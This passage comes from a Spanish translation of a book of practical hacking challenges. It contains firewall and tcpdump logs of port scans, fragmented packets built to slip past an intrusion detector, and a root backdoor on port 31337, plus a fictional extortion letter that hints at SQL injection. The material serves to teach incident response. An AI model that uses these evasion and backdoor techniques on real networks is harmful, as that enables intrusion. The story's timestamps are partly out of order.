Apr 23 01:00:03 accept TCP 172.30.30.1:1069->192.168.2.171:79
Apr 23 01:00:03 accept TCP 172.30.30.1:1069->192.168.2.171:80
Apr 23 01:00:04 accept TCP 172.30.30.1:1070->192.168.2.171:110
Apr 23 01:00:04 accept TCP 172.30.30.1:1071->192.168.2.171:111
Apr 23 01:00:04 accept TCP 172.30.30.1:1072->192.168.2.171:143
```



```

Apr 23 01:00:04 accept TCP 172.30.30.1:1074->192.168.2.171:6000
Apr 23 01:00:04 accept TCP 172.30.30.1:1075->192.168.2.171:6001
Apr 23 01:00:05 accept TCP 172.30.30.1:1076->192.168.2.171:6002
Apr 23 01:00:05 accept ICMP echo req. 172.30.30.1->192.168.2.172
Apr 23 01:00:07 accept TCP 172.30.30.1:1077->192.168.2.172:22
Apr 23 01:00:07 accept TCP 172.30.30.1:1078->192.168.2.172:23
Apr 23 01:00:07 accept TCP 172.30.30.1:1079->192.168.2.172:25
Apr 23 01:00:07 accept TCP 172.30.30.1:1080->192.168.2.172:53
Apr 23 01:00:08 accept TCP 172.30.30.1:1081->192.168.2.172:79
Apr 23 01:00:08 accept TCP 172.30.30.1:1081->192.168.2.172:80
Apr 23 01:00:08 accept TCP 172.30.30.1:1082->192.168.2.172:110
Apr 23 01:00:09 accept TCP 172.30.30.1:1083->192.168.2.172:111
Apr 23 01:00:09 accept TCP 172.30.30.1:1084->192.168.2.172:143
Apr 23 01:00:09 accept TCP 172.30.30.1:1085->192.168.2.172:111
Apr 23 01:00:09 accept TCP 172.30.30.1:1086->192.168.2.172:6000
Apr 23 01:00:09 accept TCP 172.30.30.1:1087->192.168.2.172:6001
Apr 23 01:00:10 accept TCP 172.30.30.1:1088->192.168.2.172:6002
Apr 23 01:00:11 block ICMP echo req. 172.30.30.1->192.168.2.173
Apr 23 01:00:13 block ICMP echo req. 172.30.30.1->192.168.2.174
Apr 23 01:21:33 accept TCP 172.30.30.1:1030->192.168.2.172:23
Apr 23 01:22:09 accept TCP 172.30.30.1:1030->192.168.2.172:23
Apr 23 01:24:00 accept UDP 172.30.30.1:1030->192.168.2.172:53
Apr 23 01:24:09 accept UDP 172.30.30.1:1030->192.168.2.172:53
Apr 23 01:25:14 accept UDP 172.30.30.1:1030->192.168.2.172:53
Apr 23 01:25:14 accept TCP 172.30.30.1:1231->192.168.2.172:53
Apr 23 01:25:15 accept UDP 172.30.30.1:1031->192.168.2.172:53
Apr 23 01:25:17 accept TCP 172.30.30.1:1232->192.168.2.172:53
Apr 23 01:32:04 accept TCP 172.30.30.1:1233->192.168.2.172:31337
Apr 23 01:33:11 accept TCP 172.30.30.1:1234->192.168.2.172:31337

```

Aquí pasaba algo raro. Existían muchas conexiones sospechosas justo antes de que el servidor DNS dejara de funcionar. Por lo que buscó la dirección IP sospechosa, la 172.30.30.1, en el resto de los registros del cortafuegos externo.

Registros del cortafuegos externo, 2:00 A.M.–10:15 A.M.

```

Apr 23 03:37:54 accept TCP 172.30.30.1:1239->192.168.2.172:31337
Apr 23 05:25:31 accept TCP 172.30.30.1:1401->192.168.2.172:31337
Apr 23 07:29:11 accept TCP 172.30.30.1:1598->192.168.2.172:31337

```

Después, Nate examinó los registros del cortafuegos interno, esta vez desde las 2:00 A.M. hasta las 10:15 A.M., de nuevo con resultados preocupantes.

Registros del cortafuegos interno, 2:00 A.M.–10:15 A.M.

```

Apr 23 02:03:14 accept ICMP echo req. 192.168.2.172->192.168.2.173
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:22
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:23
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:25
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:53
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:79
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:80

```

40 Hackers: 20 desafíos prácticos

```
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:110
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:111
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:143
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:6000
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:6001
Apr 23 02:03:15 accept TCP 192.168.2.172:1025->192.168.2.173:6002
```

Nate se conectó al puerto 31337 del servidor DNS.

```
mongoose# telnet 192.168.2.172 31337
Trying 192.168.2.172...
Connected to ns.victim.com (192.168.2.172).
Escape character is '^]'.
What is your pleasure, sir?
# id
uid=0(root) gid=0(root)
```

Obviamente, éste era algún tipo de programa de puerta trasera que un atacante había instalado para tener un fácil acceso a la máquina. Llegado a este punto, Nate tenía la certeza de que su red estaba en serio peligro, por lo que tomó la decisión de llamar a Shawn, un consultor de seguridad independiente, para llegar al fondo del problema.



PREGUNTAS

Después de examinar a fondo la información anterior, el lector debería ser capaz de responder a las siguientes preguntas:

1. ¿Cómo consiguió inicialmente el atacante entrar en la red?
2. ¿Cuál fue la secuencia de eventos del incidente?
3. ¿Cuál es el factor bisagra de este desafío (el decisivo, el pequeño defecto en la configuración de Nate que hizo posible el ataque)?



DESAFÍO 5

Maggie's Moment¹

por Adam O'Donnell, Drexel University

Industria:	Ingeniería Informática
Complejidad del Ataque:	Diabólica
Complejidad de la Prevención:	Moderada
Complejidad de la Resolución:	Moderada

¹ Nota del traductor: La traducción del título original es El Momento de Maggie.

La siguiente historia nos muestra cómo las tecnologías inalámbricas, que en un principio pueden parecer inocuas, pueden ser puestas a prueba con avanzadas técnicas de exploración de redes, con la finalidad de desarrollar procedimientos de ataque adaptativos. La víctima es una conocida empresa dedicada al sector de ingeniería informática especializada en el diseño ASIC (circuitos integrados de aplicación específica), con unos ingresos anuales cercanos a los 200 millones de dólares.

JUEVES, 15 DE MAYO DE 2001, 23:00

A Maggie le gustaba trabajar en el turno de noche. Aunque era imposible de explicar a su familia, amigos y compañeros de trabajo, había algo en el turno de noche que la relajaba. El murmullo incesante del aire acondicionado y la pálida luz del tubo fluorescente, combinados con la falta de relación con otras personas, le permitían mantenerse en una rutina diaria que le alejaban de la realidad. Era por eso, que Maggie se dejaba caer en flujos de código durante periodos de tiempo interminables, visualizando complejas interacciones con terabytes de datos y millones de llamadas al sistema por segundo, por lo que sus ideas comenzaron a asemejarse a algoritmos. Las matemáticas finitas reemplazaban al lenguaje humano cuando ella pensaba o soñaba. La falta de comunicación con los seres humanos le permitía llegar hasta estos límites.

La mayoría de sus obligaciones en el turno de noche consistían en procedimientos aburridos de mantenimiento, que normalmente se ejecutaban durante esa parte del día debido a las costumbres de los ingenieros respecto a la pérdida de tiempo del procesador. Ciertamente, su trabajo era rutinario: ejecutar X a las 23:30, comprobar que nada falla; ejecutar Y a las 02:00, comprobar que nada falla. A las 16 horas de empezar a trabajar, Maggie ya había escrito 300 líneas de código maravilloso de *bash shell* que hacía su trabajo de 60.000 dólares al año por ella. Lo que no sabían sus superiores no podía perjudicar su trabajo; el código se descargaba de su computador portátil al principio del turno, y se eliminaba al final, además, los segmentos se ejecutaban basándose en variables aleatorias uniformes, que simulaban a alguien pendiente del trabajo al otro lado del teclado. Como cualquier otro empollón ambicioso, ella sabía utilizar su tiempo sabiamente.

Con todo el tiempo libre que tenía, Maggie investigaba diversas tecnologías, aunque finalmente se decidió por la detección de intrusos de red (NIDS). SNORT, un NIDS de libre disposición bastante robusto, con licencia de código abierto, estaba pidiendo que trastearan con él. Maggie instaló SNORT en su red, disfrutando con el brillo de los sensores de red, que cambiaban pasivamente con el ir y venir del tráfico de la red. Las modificaciones del cortafuegos eran realizadas por un comité, pero a nadie le importaría si un mirón se sentaba y apuntaba los errores en un marcador virtual. Para detectar nuevos ataques, los paquetes anómalos que no encajaran con los patrones estándar, eran marcados para un análisis posterior.

De nuevo sintió curiosidad, por lo que instaló un nodo delante y detrás del cortafuegos del turno de día, que tenía más agujeros que una loncha de queso suizo. Los ingenieros exigían acceso remoto a sus máquinas de trabajo, y la diversidad de sistemas caseros impedía que el grupo de Tecnologías de la Información instalara una solución basada en un VPN. Al final, las máquinas se encontraron desprotegidas frente a la red, pero muy seguras desde el punto de vista de un sistema. Esto hacía que la red de Maggie fuera muy atractiva para potenciales atacantes.

Maggie puso en marcha un programa comparador de registros, escrito en lenguaje Perl, para ver cómo el cortafuegos filtraba los pocos paquetes peligrosos que debía evitar. Sus dedos bailaron por teclado IBM al ritmo del soniquete de docenas de servidores. Maggie puso en funcionamiento sus nodos el martes, al final de su turno, y dejó que el paquete formara parte la biografía del tráfico de esa noche.

JUEVES, 24 DE MAYO DE 2001, 03:00

El oscilador de cuarzo había pasado de las 03:00 cuando los ojos grises de Maggie se posaron sobre las comparaciones de los registros. Parecía como si alguien estuviera comenzando un ataque en una de sus máquinas, **Turing** (192.168.1.1), desde un conjunto de direcciones IP al otro lado del mundo. El buscapersonas comenzó a moverse por su mesa de trabajo, ya que estaba en modo de vibración y le alertaba de posibles ataques. El cortafuegos generaba automáticamente mensajes a los buscapersonas y a los correos electrónicos de los técnicos para avisarles de un intento de intrusión. En las redes grandes son bastante conocidos los barridos automáticos en busca de máquinas NT desprotegidas y el envío de mensajes de difusión a subredes, realizando ataques Smurf, también conocidos como ataques de magnificación debido al terrible efecto que se origina con un simple paquete de datos. Cualquiera que tenga un ancho de banda constante y bastante amplio en casa, si cuenta con un cortafuegos, puede ver este tipo de tráfico.

Con mucha minuciosidad, Maggie examinó la monitorización de los NIDS y comenzó a comparar los registros. El sensor externo fue el que descubrió el intento de ataque, que consistía en un barrido bastante estándar en los puertos TCP de la máquina interna. Los dos paquetes rastreadores, localizados dentro y fuera del cortafuegos, confirmaban la efectividad de SNORT, mostrando registros completamente duplicados. Maggie estaba muy contenta de que su creación estuviera funcionando; ésta era la forma en la que su diseño debería funcionar.

A continuación se muestra una copia de los datos formateados que se obtuvieron de los NIDS.

Después se pasó por el analizador cliente el software de captura tcpdump.

```
03:02:30.169272 10.0.0.1.2570 > 192.168.1.1.telnet: S 350598809:350
598809(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)
```

```
03:02:30.169534 192.168.1.1.telnet > 10.0.0.1.2570: R 0:0(0) ack 35
0598810 win 0
```

44 Hackers: 20 desafíos prácticos

03:02:30.169342 10.0.0.1.2571 > 192.168.1.1.ssh: S 335493470:335493470(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)

03:02:30.169671 192.168.1.1.ssh > 10.0.0.1.2571: S 359675663:359675663(0) ack 335493471 win 16060 <mss 1460,sackOK,timestamp 58270[|tcp]> (DF)

03:02:30.169423 10.0.0.1.2572 > 192.168.1.1.6000: S 346081831:346081831(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)

03:02:30.169738 192.168.1.1.6000 > 10.0.0.1.2572: S 354267619:354267619(0) ack 346081832 win 16060 <mss 1460,sackOK,timestamp 58270[|tcp]> (DF)

03:02:30.169502 10.0.0.1.2573 > 192.168.1.1.smtp: S 346774169:346774169(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)

03:02:30.169792 192.168.1.1.smtp > 10.0.0.1.2573: R 0:0(0) ack 346774170 win 0

03:02:30.169580 10.0.0.1.2574 > 192.168.1.1.www: S 341141324:341141324(0) win 32120 <mss 1460,sackOK,timestamp 65519[|tcp]> (DF)

03:02:30.169834 192.168.1.1.www > 10.0.0.1.2574: R 0:0(0) ack 341141325 win 0

03:02:30.170191 10.0.0.1.2571 > 192.168.1.1.ssh: . ack 1 win 32120 <nop,nop,timestamp 65519 58270> (DF)

03:02:30.170260 10.0.0.1.2572 > 192.168.1.1.6000: . ack 1 win 32120 <nop,nop,timestamp 65519 58270> (DF)

03:02:30.186978 10.0.0.1.2571 > 192.168.1.1.ssh: F 1:1(0) ack 1 win 32120 <nop,nop,timestamp 65521 58270> (DF)

03:02:30.187123 192.168.1.1.ssh > 10.0.0.1.2571: . ack 2 win 16060 <nop,nop,timestamp 58271 65521> (DF) [tos 0x10]

03:02:30.187462 10.0.0.1.2572 > 192.168.1.1.6000: F 1:1(0) ack 1 win 32120 <nop,nop,timestamp 65521 58270> (DF)

03:02:30.187512 192.168.1.1.6000 > 10.0.0.1.2572: . ack 2 win 16060 <nop,nop,timestamp 58272 65521> (DF)

03:02:30.188849 192.168.1.1.ssh > 10.0.0.1.2571: P 1:16(15) ack 2 win 16060 <nop,nop,timestamp 58272 65521> (DF) [tos 0x10]

03:02:30.189168 10.0.0.1.2571 > 192.168.1.1.ssh: R 335493472:335493472(0) win 0 [tos 0x10]

03:02:30.192461 192.168.1.1.6000 > 10.0.0.1.2572: F 1:1(0) ack 2 win 16060 <nop,nop,timestamp 58272 65521> (DF)

03:02:30.192739 10.0.0.1.2572 > 192.168.1.1.6000: . ack 2 win 32120 <nop,nop,timestamp 65521 58272> (DF)

JUEVES, 24 DE MAYO DE 2001, 03:35

Dándose cuenta de que el barrido inicial de puertos podría ser un preludio de una intrusión más potente en la red, Maggie decidió que la única solución era configurar el conjunto de reglas del cortafuegos para rechazar cualquier tráfico que viniera de la subred atacante. A los pocos minutos de haber colocado los nuevos filtros, empezaron a llegar mensajes por correo electrónico y a los buscapersoas, informando de diversos intentos de ataque desde una nueva dirección IP (10.1.0.1).

El comparador de registros de Maggie mostraba una disparidad entre lo que se leía en la red externa y las máquinas NIDS internas, lo cual indicaba que el cortafuegos estaba bloqueando paquetes. Estaba contenta. A continuación se muestra el nuevo paquete de datos:

```
03:06:06.928333 10.1.0.1.44003 > 192.168.1.1.6000: F 0:0(0) win 3072
03:06:06.928393 10.1.0.1.44003 > 192.168.1.1.www: F 0:0(0) win 3072
03:06:06.928460 10.1.0.1.44003 > 192.168.1.1.smtp: F 0:0(0) win 3072
03:06:06.928530 10.1.0.1.44003 > 192.168.1.1.ssh: F 0:0(0) win 3072
03:06:06.928599 10.1.0.1.44003 > 192.168.1.1.telnet: F 0:0(0) win 3072
03:06:07.263621 10.1.0.1.44004 > 192.168.1.1.6000: F 0:0(0) win 3072
03:06:07.263675 10.1.0.1.44004 > 192.168.1.1.ssh: F 0:0(0) win 3072
03:06:07.583585 10.1.0.1.44003 > 192.168.1.1.ssh: F 0:0(0) win 3072
03:06:07.583645 10.1.0.1.44003 > 192.168.1.1.6000: F 0:0(0) win 3072
03:06:07.904011 10.1.0.1.44004 > 192.168.1.1.ssh: F 0:0(0) win 3072
03:06:07.904068 10.1.0.1.44004 > 192.168.1.1.6000: F 0:0(0) win 3072
```

JUEVES, 24 DE MAYO DE 2001, 03:10

Parecía que todo estaba tranquilo en la red. Las máquinas NIDS habían parado de enviar mensajes alertando a los técnicos de que la red estaba siendo atacada. Sin embargo, Maggie no se tomó esto como algo tranquilizador. Un rápido vistazo a las cargas del sistema en las máquinas de desarrollo le indicaba que algo iba mal. Mientras que todas sus máquinas estaban funcionando normalmente con una carga óptima de 1, **Von Neumann** (192.168.1.2), un sistema Linux, con un único procesador, mostraba unas medias en su carga extremadamente altas:

```
3:11am up 35 days, 1 user, load average: 2.19, 1.98, 2.05
```


Un rápida comprobación con `top`, una utilidad de UNIX, para ver la lista de procesos según su prioridad, no mostraba ningún proceso problemático:

```
3:11am up 35 days, 1 user, load average: 2.19, 1.98, 2.05
20 processes: 19 sleeping, 1 running, 0 zombie, 0 stopped
CPU states: 0.3% user, 53.4% system, 0.0% nice, 46.6% idle
Mem: 30532K av, 21276K used, 9256K free, 8036K shrd, 1956K
Swap: 128516K av, 0K used, 128516K free 14552K
```

PID	USER	PRI	NI	SIZE	RSS	SHARE	STAT	LIB	%CPU	%MEM	TIME	COMMAND
253	root	2	0	904	904	708	S	0	3.9	2.9	0:01	ssh
325	root	20	0	1124	1124	940	R	0	2.9	3.6	0:00	top
1	root	0	0	188	188	160	S	0	0.0	0.6	0:06	init
2	root	0	0	0	0	0	SW	0	0.0	0.0	0:00	kflushd
3	root	0	0	0	0	0	SW	0	0.0	0.0	0:00	kupdate
4	root	0	0	0	0	0	SW	0	0.0	0.0	0:00	kpiod
5	root	0	0	0	0	0	SW	0	0.0	0.0	0:00	kswapd
52	root	0	0	588	588	436	S	0	0.0	1.9	0:00	cardmgr
84	root	0	0	628	628	524	S	0	0.0	2.0	0:00	syslogd
95	root	0	0	856	856	388	S	0	0.0	2.8	0:00	klogd
97	root	0	0	628	628	516	S	0	0.0	2.0	0:00	sshd
99	root	0	0	524	524	432	S	0	0.0	1.7	0:00	crond
101	daemon	0	0	580	580	484	S	0	0.0	1.8	0:00	atd
109	root	0	0	452	452	392	S	0	0.0	1.4	0:00	apmd
111	root	4	0	1084	1084	812	S	0	0.0	3.5	0:46	bash
113	root	0	0	424	424	360	S	0	0.0	1.3	0:00	agetty
114	root	0	0	424	424	360	S	0	0.0	1.3	0:00	agetty
115	root	0	0	424	424	360	S	0	0.0	1.3	0:00	agetty
116	root	0	0	424	424	360	S	0	0.0	1.3	0:00	agetty
132	maggie	0	0	1036	1036	804	S	0	0.0	3.3	0:00	bash

Ya que no había nadie más conectado al sistema, y se estaba informando de procesos inusuales, Maggie examinó los datos que estaban recibiendo los sistemas NIDS. En la base de datos, encontró otro intento de ataque, esta vez de otra dirección IP (10.2.0.1) que no había sido detectada por su comparador de registros. Por esta razón, no se envió ningún mensaje ni ningún correo electrónico. Nadie se había dado cuenta de la situación.

En el nuevo barrido de puertos aparecía un extracto de su registro:

```
03:10:53.056248 truncated-tcp 16 (frag 46940:16@0+)

03:10:53.056309 10.2.0.1 > 192.168.1.2: (frag 46940:4@16)

03:10:53.056663 192.168.1.2.telnet > 10.2.0.1.49052: R 0:0(0) ack
036410064 win 0

03:10:53.056374 truncated-tcp 16 (frag 32970:16@0+)

03:10:53.056441 10.2.0.1 > 192.168.1.2: (frag 32970:4@16)

03:10:53.056511 truncated-tcp 16 (frag 29211:16@0+)

03:10:53.056581 10.2.0.1 > 192.168.1.2: (frag 29211:4@16)

03:10:53.056650 truncated-tcp 16 (frag 37282:16@0+)
```



```

03:10:53.056718 10.2.0.1 > 192.168.1.2: (frag 37282:4@16)
03:10:53.056857 192.168.1.2.www > 10.2.0.1.49052: R 0:0(0) ack 405
32387 win 0
03:10:53.056786 truncated-tcp 16 (frag 27582:16@0+)
03:10:53.056949 10.2.0.1 > 192.168.1.2: (frag 27582:4@16)
03:10:53.056987 192.168.1.2.smtp > 10.2.0.1.49052: R 0:0(0) ack 08
3618358 win 0
03:10:53.384224 truncated-tcp 16 (frag 24040:16@0+)
03:10:53.384275 10.2.0.1 > 192.168.1.2: (frag 24040:4@16)
03:10:53.384344 truncated-tcp 16 (frag 54769:16@0+)
03:10:53.384412 10.2.0.1 > 192.168.1.2: (frag 54769:4@16)
03:10:53.684615 truncated-tcp 16 (frag 43013:16@0+)
03:10:53.684671 10.2.0.1 > 192.168.1.2: (frag 43013:4@16)
03:10:53.684739 truncated-tcp 16 (frag 30429:16@0+)
03:10:53.684807 10.2.0.1 > 192.168.1.2: (frag 30429:4@16)
03:10:54.004160 truncated-tcp 16 (frag 9068:16@0+)
03:10:54.004214 10.2.0.1 > 192.168.1.2: (frag 9068:4@16)
03:10:54.004281 truncated-tcp 16 (frag 29591:16@0+)
03:10:54.004351 10.2.0.1 > 192.168.1.2: (frag 29591:4@16)

```

Las topologías de red le daban vueltas en la cabeza. El tráfico legítimo era mínimo a esa hora de la noche: las computadoras únicamente se dedicaban a ejecutar los problemas de enrutado de los chips de los ingenieros. Aparte de unos cuantos accesos al sitio Web, del tráfico de correo electrónico, del tráfico de procesamiento paralelo y de las peticiones de permiso dentro de la subred, no había ninguna criatura binaria moviéndose. El atacante debía de estar utilizando uno de estos tipos de tráfico para averiguar cuál era el cortafuegos y el funcionamiento de los NIDS.

Un rastreador que limitaba todo el tráfico saliente de la Web, eliminaba la posibilidad de un escape de información por los servidores Web. Los flujos sólo contenían las páginas Web estáticas de la empresa. El resto del tráfico era el interno de la empresa y nunca salía fuera de la red. Esto dejaba al correo electrónico como el origen más probable del escape de datos. Antes de continuar, Maggie decidió parar su cliente de correo y borrar los mensajes que habían sido enviados por las máquinas NIDS durante el ataque. Se dio cuenta de que la mayoría de los mensajes se recibían dos minutos después de que se produjera el ataque, y de que se producía un barrido dos minutos después de que se recibiera el correo electrónico.

Maggie reinició el servidor de correo de la empresa y reconfiguró el cortafuegos para rechazar los paquetes de la subred del atacante. Con la hipótesis de que los *crackers* se habían apropiado de algún modo del servidor de correo, y de que estaban leyendo los mensajes de alerta del cortafuegos que se estaban enviando al proveedor de los buscapersonas, realizó un completo análisis forense del sistema. No obstante, instaló rápidamente un nuevo servidor de correo sin la lista completa de los alias asociados.

JUEVES, 24 DE MAYO DE 2001, 06:00

El análisis forense no descubrió ninguna prueba de intrusión en el servidor de correo antiguo. Una rápida comprobación de los registros del NIDS indicaba que los atacantes no se habían dado cuenta del cambio en el cortafuegos, y todavía intentaban pasar paquetes desde la subred que ahora estaba restringida. Maggie escribió un amplio informe de todo lo que había observado esa noche.

JUEVES, 24 DE MAYO DE 2001, 10:00

El ciclo de sueño diurno de Maggie se vio desacostumbradamente alterado. A estas alturas, la cafeína había provocado una aceleración de su pensamiento que normalmente estaba agotado a esas horas, permitiendo que la electroquímica de su mente sobrepasara el estado de reposo físico. El progreso de este ataque no provocó la misma reacción que cualquiera de los otros ataques que había analizado en el pasado. La mayor parte de su experiencia realizando análisis forenses en redes atacadas se había limitado a vigilar a quinceañeros que ejecutaban `nmap -sC`, de uno a otro lado de la subred; barridos de esta naturaleza eran tan elegantes como utilizar una escopeta del calibre 12 para esculpir mármol. No, este nuevo ataque era distinto, era como un tapiz tejido finamente, con cada paquete llegaba la solución definitiva para su red particular: una configuración de encabezados y fragmentación que pasaba sin ser filtrada por el cortafuegos, y sin ser detectada por sus máquinas NIDS al otro lado del punto de acceso.

No dormiría hasta que encontrara una solución. Maggie agarró un puñado de servilletas de la bolsa que tenía el filete de tofu y las verduras del día anterior, y empezó a dibujar un esquema de la red y de las circunstancias del ataque, como se muestra en la Figura C5.1.

Maggie pensó que el proceso sucedió como se detalla a continuación:

- ▼ **Hecho 1.** Los paquetes cada vez eran más inteligentes, llegando a estar preparados para superar las contramedidas de intrusión en la red.
- **Hecho 2.** Aparentemente no había tráfico circulando por la red, excepto el correo electrónico.




Figura C5.1. Red de Maggie.

- **Hecho 3.** El ataque se vino abajo cuando se desconectó el servidor de correo.
- **Hecho 4.** Se enviaron alertas referentes a los ataques mediante correo electrónico a los buscapersonas de los administradores.
- **Suposición 1.** El servidor de correo no parecía haber sido atacado
- ▲ **Suposición 2.** El atacante poseía algún tipo de información relativa al avance de sus paquetes a través de la red.

Maggie preparó un plan para la noche siguiente. Llamó a Jon, su homólogo del turno de día, y le pidió que hiciera una lista de las llamadas telefónicas para ella, ya que el horario de trabajo normal de las otras compañías no tenía en cuenta el horario del turno de noche. En su última servilleta apuntó una serie de palabras para buscarlas en Google, cuando tuviera oportunidad.



PREGUNTAS

1. Hemos visto una lista de las herramientas que Maggie eligió para utilizarlas en la red y averiguar la naturaleza del ataque. ¿Qué otra cosa se hubiera podido hacer?

2. Teniendo en cuenta los hechos, ¿cuál sería la opción adecuada para realizar en el siguiente turno? Hay que tener en cuenta que los supervisores de Maggie ya han sido informados del ataque, y lo que pase a continuación será decisión de Maggie.
3. ¿Qué secuencia de eventos hizo que se produjera el ataque, y cuál fue su progresión? ¿Qué sucedió realmente?



DESAFÍO 6

The Genome Injection¹

por Timothy Mullen, AnchorIS.com

Industria:	Ingeniería Genética
Complejidad del Ataque:	Difícil
Complejidad de la Prevención:	Baja
Complejidad de la Resolución:	Difícil

¹ Nota del traductor: La traducción del título original es La Inyección Genoma.

Godplay es una empresa líder en la investigación del genoma. Algunos descubrimientos recientes en el área de la unión de genes y de la división celular han situado a Godplay en el centro de atención público del mundo científico, asegurándole la consecución de las más codiciadas becas de investigación y contratos con el gobierno. También se ha convertido en el objetivo principal de conspiraciones e intrigas diabólicas. Joseph, un empleado de uno de los competidores de Godplay, se encontró en medio de una conspiración empresarial en la que estaba implicado un ex empleado descontento de Godplay. Sin embargo, Joseph tenía sus propios planes...

—BEGIN PGP SIGNED MESSAGE—

Hash: SHA1

Hola Joseph...

Como te prometí, he conseguido los datos que me pediste. En el fichero adjunto encontrarás la tabla que contiene los datos del genoma para el haploide que necesitabas. Naturalmente, no sirven de nada sin la otra tabla que contiene los trozos de gen para este eucariote que todo el mundo piensa que es tan especial. Por ahora, me conformo con éste...

Como ves, y como yo me imaginaba, me la tuve que jugar para robar estos datos para ti, y viendo lo que estas haciendo con los contratos militares, he decidido cambiar un poco nuestro trato. Quiero más dinero colega. No te preocupes, es todo lo que quiero - No me importa nada tu estúpida investigación sobre la respiración mitocondrial. De todas formas, nunca la entendí. Pero lo que SÍ he comprendido es que no sois la única compañía que realiza investigaciones de unión de genes para el gobierno. Eso significa que tienes que soltar otros 100.000 dólares o se lo venderé al mejor postor. No estoy dispuesto a regatear, Joseph, ¡eso es lo que quiero y eso es lo que conseguiré! Es una pena... los chicos de Godplay han trabajado TAN duro y durante TANTO tiempo en esto, es una vergüenza que no reciban ninguna recompensa. ¡Les serví tan bien! ¡¡Como se ATREVIERON a despedirme!! ¡¡Les di los mejores años de mi vida!! DE ACUERDO, así que tengo un pequeño problema; ¡no importa perder mi trabajo! Bien, esta vez yo les enseñaré, ¡ se pueden ir todos al infierno!

Me apuesto lo que quieras a que te estás preguntando cómo lo hice, ¿no? Bien, inyecté datos falsos a TODAS las tablas, y ahora soy el único que posee los datos reales, y no me importa darte un indicio. (Y Joseph, si estás a cargo de los servidores SQL secundarios con sólo tus medios de copiado de seguridad, ¡no hagas duplicados automáticamente! ¡Ja ja ja!)

Se van a enterar los tipos a cargo de la red de Godplay... Se creen que su barco no se puede hundir. Sin embargo, ¡su equipo de desarrollo es un grupo de

presuntuosos! Todo el trabajo lo hice para ellos, y nunca me dejaron que fuera parte de su equipo. De todas formas, como bien sabes, Dev configuró los formularios de la Web para que los investigadores enviaran los datos al servidor SQL de respaldo.

Los científicos utilizan un formulario de conexión SSL y, mediante conexiones de datos ADODB al servidor SQL, envían partes de los datos del genoma que consiguen en trozos, y los guardan en diferentes tablas en la base de datos SQL. Aunque yo estuve en contra de la configuración inicial, utilizaban el correo SQL para enviar el acuse de recibo del correo desde el servidor SQL.

Sin embargo, los ingenieros de la red hicieron bien su trabajo. Su router únicamente permite que entren los puertos 25 y 443, y sólo a su servidor ISA. Todo lo demás se bloquea en el router. El servidor ISA utiliza Web Publishing para reenviar las solicitudes del puerto 443 a un servidor interno Web con SSL, y utilizan Server Publishing para dirigir lo que llegue al puerto 25 a un servidor Exchange interno. El resto del tráfico entrante también se bloquea en el servidor ISA, ¿me pregunto si creen realmente que tienen una buena seguridad! Todo el tráfico que se genera desde dentro se bloquea tanto en el servidor ISA como en el router, excepto el que sale por el puerto 25, e incluso atraviesa los filtros SMTP del servidor ISA. Naturalmente, se permite salir al tráfico del puerto 443.

Incluso con estas precauciones, fui capaz de sacar los datos que necesitaba del servidor SQL. ¡Me merezco hasta el último penique que consiga! Godplay no puede decir lo mismo de sus desarrolladores. Deja que te diga que necesitan una lección en materia de validación de usuarios de sus formularios Web. Bien, ya te he dicho demasiado.

Esto es todo. Puedes malgastar tu tiempo estúpidamente e intentar entrar tu mismo (no conseguirías nada ya que los datos están falseados) o ser lo bastante inteligente y pagarme el dinero que me merezco.

Tú eliges.

—BEGIN PGP SIGNATURE—

Version: PGPfreeware 7.0.3 for non-commercial use <<http://www.pgp.com>>
jWXPwBNE99GH2myswK87LmwoN22Q0Lg+JHwok834JsdIL9cBpBDD+LI2ii
dIWlkdieEW922iXsytnw/WWlsfjhe8z+
=SWLq

—END PGP SIGNATURE—

Joseph miró hacia la ventana. Estaba lloviendo de nuevo. Se quedó mirando cómo resbalaban las gotas de lluvia por la ventana, su mente empezó a vagar ...

